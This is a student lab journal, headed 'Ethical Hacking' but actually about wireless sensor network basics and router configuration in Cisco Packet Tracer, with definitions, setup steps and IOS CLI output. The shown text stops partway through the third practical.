- **SUB – ETHICAL HACKING**
- **SEAT NO –**

INDEX

SR.NO.	PRACTICAL NAME	DATE	SIGN	REMARK
1.	Understanding the Sensor Node Hardware.			
2.	Understanding, Reading and Analyzing Routing Table of a network.			
3.	Implement a Wireless sensor network simulation.			
4.	Create MAC protocol simulation implementation for wireless sensor Network.			
5.	Simulate Mobile Adhoc Network with Directional Antenna			
6.	Create a mobile network using Cell Tower, Central Office Server, Web browser and Web Server. Simulate connection between them			
7.	Create a basic MANET implementation simulation for Packet animation and Packet Trace.			
8.	Exploring and understanding TinyOS computational concepts: - Events, Commands and Task.			

PRACTICAL NO – 1


Aim - Understanding the Sensor Node Hardware. (For Eg. Sensors, Nodes (Sensor mote), Base Station, Graphical User Interface.)

A wireless sensor network (WSN) is a system designed to remotely

monitor and control a specific phenomenon or event

1. Sensors
2. Nodes (Sensor mote)
3. Base Station
4. Graphical User Interface

1. Sensors




- A **sensor** is a device that produces an output signal for the purpose of sensing a physical phenomenon.
- In the broadest definition, a sensor is a device, module, machine, or subsystem that detects events or changes in its environment and sends the information to other electronics, frequently a computer processor.
- Sensors are used in everyday objects such as touch-sensitive elevator buttons ([tactile sensor](#)) and lamps which dim or brighten by touching the base, and in innumerable applications of which most people are never aware. With advances in [micromachinery](#) and easy-to-use [microcontroller](#) platforms, the uses of sensors have expanded beyond the traditional fields of temperature, pressure and flow measurement,^[1] for example into [MARG sensors](#).

2. Nodes (Sensor mote)



A **sensor node**, also known as a **mote** (chiefly in North America), is a node in a sensor network that is capable of performing some processing, gathering sensory information and communicating with other connected nodes in the network. A mote is a node but a node is not always a mote.

3. Base Station





A base station is a fixed transceiver that is the main communication point for one or more wireless mobile client devices.

A base station serves as a central connection point for a wireless device to communicate. It further connects the device to other networks or devices,

usually through dedicated high bandwidth wire or fiber optic connections. Base stations are generally a transceiver, capable of sending and receiving wireless signals; otherwise, if they only transmitted signals out, they would be considered a transmitter or broadcast point. A base station will have one or more radio frequency (RF) antennas to transmit and receive RF signals to other devices.

Base stations are also central points that all clients connect to in a hub and spoke style network; it would not be a client among similar peers. Generally, if client devices wanted to communicate to each other, they would communicate both directly with the base station and do so by routing all traffic through it for transmission to another device.

4. Graphical User Interface



A graphical user interface (GUI) is an interface through which a user interacts with electronic devices such as computers and smartphones through the use of icons, menus and other visual indicators or representations (graphics).


GUIs graphically display information and related user controls, unlike text-based interfaces, where data and commands are strictly in text. GUI representations are manipulated by a pointing device such as a mouse, trackball, stylus, or by a finger on a touch screen.

In WSN the sensors collects data from environment and display on the Screen.

PRACTICAL N0 – 2


Aim - Understanding, Reading and Analyzing Routing Table of a network.

1. First create the following topology. But the Router 1 will not able to connect with Router 2. You have to just click on Router.




2. Click on Router and after click on


zoom in button. You have to off the switch button.




3. Drag the **HWIC-2T** at black color empty space at left side. Start the switch, green LED will blink. You have to follow same steps for every Router.




4. Now select the red wire named as Serial DTE and connect the routers using Sirial1/0.



5. Click on Router 1 and make changes in the configuration tab.



6. Click on Router 0 and make changes in the configuration Tab.



7. Click on Router 1. From the following tab click on CLI and analyze the network.

OUTPUT:

```

Router(config-if)#speed auto
Router(config-if)#duplex half
Router(config-if)#duplex full
Router(config-if)#duplex auto
Router(config-if)#ip address 10.0.0.250 255.0.0.0
Router(config-if)#ip address 10.0.0.250 255.0.0.0
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed
state to up

Router(config-if)#exit
Router(config)#interface GigabitEthernet0/1
Router(config-if)#
Router(config-if)#exit
Router(config)#interface Serial0/1/0
Router(config-if)#
Router(config-if)#exit
Router(config)#interface Serial0/1/0
Router(config-if)#
Router(config-if)#ip address 192.168.0.2 255.255.255.0
Router(config-if)#ip address 192.168.0.2 255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface Serial0/1/0, changed state to up


%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/1/0, changed state to
up

```


PRACTICAL NO- 3

Aim - Implement a Wireless sensor network simulation.


1. Open cisco packet tracer and select **wireless devices** option and take two **WRT300N** wireless router




2. Now connect two routers to each other's Ethernet 1 wire.



